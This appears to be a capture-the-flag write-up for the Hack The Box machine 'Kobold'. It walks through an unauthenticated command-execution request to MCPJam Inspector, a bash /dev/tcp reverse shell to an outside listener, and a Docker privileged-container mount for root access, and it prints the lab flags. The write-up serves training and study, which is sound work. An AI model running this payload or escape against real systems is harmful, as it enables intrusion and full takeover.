HTB

HTB: Kobold
Machine IP: 10.129.1.233
Difficulty: Medium
OS: Linux
Tools Used
nmap- Port scanning and service detectioncurl- HTTP requests and API testingMetasploit- CVE-2025-32432 exploitationMCPJam Inspector- RCE to gain initial shellhashcat- Password crackingDocker- Privilege escalation
Step 1: Reconnaissance - Port Scanning
Nmap Results
nmap -n -Pn -sC -sV 10.129.1.233
Open Ports:
| Port | Service | Version |
|---|---|---|
| 22/tcp | SSH | OpenSSH 9.6p1 Ubuntu |
| 80/tcp | HTTP | nginx 1.24.0 (Ubuntu) |
| 443/tcp | HTTPS | nginx 1.24.0 (Ubuntu) |
Important Finding: HTTP redirects to https://kobold.htb/
echo "10.129.1.233 kobold.htb" | sudo tee -a /etc/hostsStep 2: Web Application Enumeration
Main Website
The main domain https://kobold.htb redirects to a login page. The SSL certificate shows:
Subject Alternative Name: DNS:kobold.htb, DNS:*.kobold.htb
Subdomain Discovery
ffuf -u https://kobold.htb -H "Host: FUZZ.kobold.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -fc 404 -k
Found Subdomains:
mcp.kobold.htbbin.kobold.htb
echo "10.129.1.233 mcp.kobold.htb bin.kobold.htb" | sudo tee -a /etc/hostsStep 3: MCPJam Inspector - CVE-2026-23744
Discovery
mcp.kobold.htb is running MCPJam Inspector v1.4.2, which is vulnerable to CVE-2026-23744 (Remote Code Execution).

Vulnerability: The /api/mcp/connect endpoint accepts command and args fields and executes them without authentication.
Exploitation
curl -k -X POST https://mcp.kobold.htb/api/mcp/connect \
  -H "Content-Type: application/json" \
  -d '{
    "serverConfig": {
      "command": "echo",
      "args": ["VULNERABLE"],
      "env": {}
    },
    "serverId": "test"
  }'
Get Reverse Shell
Listener:
nc -lvnp 4444Exploit:
curl -k -X POST https://mcp.kobold.htb/api/mcp/connect \
  -H "Content-Type: application/json" \
  -d '{
    "serverConfig": {
      "command": "bash",
      "args": ["-c", "bash -i >& /dev/tcp/10.10.14.58/4444 0>&1"],
      "env": {}
    },
    "serverId": "revshell"
  }' 2>/dev/null
Shell Received:
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$
Step 4: Post-Exploitation Enumeration
As Ben User
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ whoami
ben
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ id
uid=1001(ben) gid=1001(ben) groups=1001(ben),37(operator)
User Flag
ben@kobold:/home$ cd /home/ben
ben@kobold:~$ cat user.txt
e648f83fe7b8ace84d4f512a6a09d272- User Flag:
e648f83fe7b8ace84d4f512a6a09d272
Step 5: PrivateBin Discovery
Find PrivateBin Configuration
cat /etc/nginx/sites-enabled/defaultKey Discovery:
bin.kobold.htb→ Proxy to127.0.0.1:8080
PrivateBin Data Directory
ben@kobold:/home$ ls -la /privatebin-data/
total 12
drwxr-x--- 3 root operator 4096 Jul 26 16:29 .
drwxr-xr-x 3 root root     4096 Jul 26 16:29 ..
drwxr-x--- 4 root operator 4096 Jul 26 16:29 data

ben@kobold:/home$ ls -la /privatebin-data/data/
total 16
drwxr-x--- 4 root operator 4096 Jul 26 16:29 .
drwxr-x--- 3 root operator 4096 Jul 26 16:29 ..
-rw-r----- 1 root operator  177 Jul 26 16:29 .htaccess
-rw-r----- 1 root operator   38 Jul 26 16:29 purge_limiter.php
-rw-r----- 1 root operator   70 Jul 26 16:29 salt.php
-rw-r----- 1 root operator  124 Jul 26 16:29 traffic_limiter.php
PrivateBin Credentials
ben@kobold:/home$ cat /privatebin-data/data/salt.php
<?php # |e14880e2b0533d0b4677364d92af3ed8c796679b0f9cda2ac5516258b976aa64dc79cee416f505fa5790de9e232b1756612ac1a0f0d0d0ea2b1c4af0da621f4a8e44543775dfa0e10dfae682687b4943968ec0da01bfe487710e446acb3d2736dc43c4d916f214666c6a6a198043b0195c5c1c2733b8c89d8d6becff2bd3ca4e7a100b92a3b2fe0beb71a22f6bc62562e4e62d305e8a81877a58e161527a6c110bbf2d95738ab3c651324c92dcf04fe2e1c29a018740dec0063b6c39a5438780d882654a8d138b910fc762e04781bd7e946066da948c8522424990cb3777a904f1c5562f7832b6f7b090a805db5cd0b70bf3a35b3bd2d8b9258cadcea548187e|
Contains SHA-256 hash + encrypted data (likely PrivateBin admin credentials).

Step 6: Docker Privilege Escalation
Docker Access
ben@kobold:/home$ newgrp docker
ben@kobold:/home$ docker ps
CONTAINER ID   IMAGE                               COMMAND                  CREATED        STATUS       PORTS                      NAMES
4c49dd7bb727   privatebin/nginx-fpm-alpine:2.0.2   "/etc/init.d/rc.local"   5 months ago   Up 3 hours   127.0.0.1:8080->8080/tcp   bin
Key Finding: Ben is in the operator group and has Docker access!

Container Mounts
ben@kobold:/home$ docker inspect bin | grep -A 5 Mounts
"Mounts": [
    {
        "Type": "bind",
        "Source": "/privatebin-data/cfg",
        "Destination": "/srv/cfg",
        "Mode": "ro",
Create Privileged Container
docker run -d --name privbox --privileged -v /:/mnt privatebin/nginx-fpm-alpine:2.0.2 tail -f /dev/nullRead Root Flag
# Try to read root flag
docker exec privbox cat /mnt/root/root.txt
# Permission denied

# Use root user inside container
docker exec -u 0 privbox cat /mnt/root/root.txt
- Root Flag:
fddab37586c4145b8dc6abc4520fab3f
Step 7: Lab Solved